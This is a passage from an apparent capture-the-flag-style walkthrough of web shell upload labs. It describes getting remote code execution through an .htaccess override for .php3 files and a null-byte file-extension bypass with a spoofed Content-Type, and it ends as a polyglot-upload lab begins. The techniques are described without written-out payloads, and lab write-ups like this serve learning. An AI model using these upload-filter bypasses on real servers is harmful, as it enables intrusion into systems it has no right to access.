
But this ends up crashing the server. So I ended up asking claude.

According to claude, there is no need to add the first line LoadModule php_module /usr/lib/apache2/modules/libphp.so when we were sending the code to .htaccess for treating .php3 as a .php file. So I removed that line and resent the request.
Then reuploaded the shell.php3 just to be safe.
We finally have RCE.

We now send the request to repeater and retrieve the value of the flag.

We submit the flag in the submit solution panel.

This solved the lab.
5. Web shell upload via obfuscated file extension
Description:
In this lab we are supposed to obfuscate the file extension in order to get the RCE.
Explanation:
Just like before we try to login and send shell.php to see how the application responds.

It says only .JPG and .PNG files are allowed.


So we make two changes, to this request. First, we change the Content-Type header from application/x-php to image/png. Second, we change the file extension to .php%00.png from the .php. The %00 is a null byte which the server will parse as the end of string and drop the .png. As we can see in the response, avatar/shell.php was uploaded.

As we can see, we have RCE.

We now send the request to repeater and retrieve the value of the flag.

Submitting the value solves the lab.
6. Remote code execution via polyglot web shell upload

Description:
As per the lab description, there is server side checks on whether the file being uploaded is genuine or not.
Explanation:

As usual we try to upload a shell.php file to see how the server responds.
